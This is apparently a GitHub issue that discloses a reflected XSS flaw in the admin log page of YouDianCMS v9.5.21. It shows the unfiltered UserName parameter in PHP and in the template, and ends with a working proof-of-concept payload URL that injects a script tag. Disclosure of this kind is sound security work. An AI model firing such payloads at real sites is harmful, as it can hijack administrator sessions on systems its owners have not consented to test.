New issue

# YouDianCMS v9.5.21 has a reflected XSS vulnerability in App/Tpl/Admin/Default/Log/index.html #4

Open

zonesec0 opened 3 weeks ago

## Description

YouDianCMS v9.5.21 is vulnerable to XSS. Attackers can add malicious JavaScript scripts to the URL, and the server will concatenate the malicious scripts into the URL and return them to the browser, ultimately causing XSS vulnerabilities

## Vendor Homepage

http://youdiancms.com/download/369.html

## Vulnerable File

App/Tpl/Admin/Default/Log/index.html

## VERSION(S)

v9.5.21

## Vulnerability Type

XSS

## Root Cause

In App/Lib/Action/Admin/LogAction.classphp, the server retrieves the value of the parameter UserName from the browser without security filtering.

```php
no usages
class LogAction extends AdminBaseAction{
    //友情链接
    function index(){
        //自动清除日志
        if(!isset($_GET['p']) || 1==$_GET['p']){
            $m = D( name: 'Admin/Log');
            $m->deleteExpiredLog();
        }
        $p['DataCallBack'] = 'updateUserCity';
        $p['Parameter'] = array(
                'UserName' => isset($_REQUEST['UserName']) ? $_REQUEST['UserName'] : '',
                'LogType' => isset($_REQUEST['LogType']) ? $_REQUEST['LogType'] : '',
        );
        $p['HasPage'] = true; //表示有分页
        $this->opIndex( $p );
    }
```

Directly return the value of UserName to the browser in the template file App/Pll/Admin/Default/Log/index.html


```
<li class="toolbar" style="..."><a id="btnConfig" href="{$Url}/config"  title="设置">设置</a></li>

<li class="toolbar"><a id="selectall" onclick="CheckAll()"  title="全选" style="...">全选</a></li>
<li class="toolbar" style="..."><a id="del" onclick="batchDel()" title="批量删除">删除</a></li>
<li class="toolbar"><a id="sortall" href="{$Url}index" title="刷新">刷新</a></li>
<li class="toolbar toolbartip"><span style="...">系统自动清除6个月前的日志</span></li>
<li class="toolbar toolbarform">
    <label>关键词</label>
    <input type="text" class='textinput' name="UserName" placeholder="按操作员/操作项目/备注查询" style="..." value="{$UserName}" id="UserName"/>
    <label>操作类型</label>
    <select id="LogType" name="LogType">
        <option value="">所有日志类型</option>
        <option value="2">添加</option>
        <option value="3">删除</option>
```

###payload
Need to log in to the system

http://{domain}/index.php/Admin/log/index?UserName=%22%3E%3CsCrIpT%3Ealert(1)%3C/ScRiPt%3E

youdiancms.io/index.php/Admin/log/index?UserName="><sCrIpT>alert(1)</ScRiPt>






**Assignees**

No one assigned

**Labels**

No labels

**Projects**

No projects

**Milestone**

No milestone

**Relationships**

None yet

**Development**

Code with Copilot Agent Mode

No branches or pull requests

**Participants**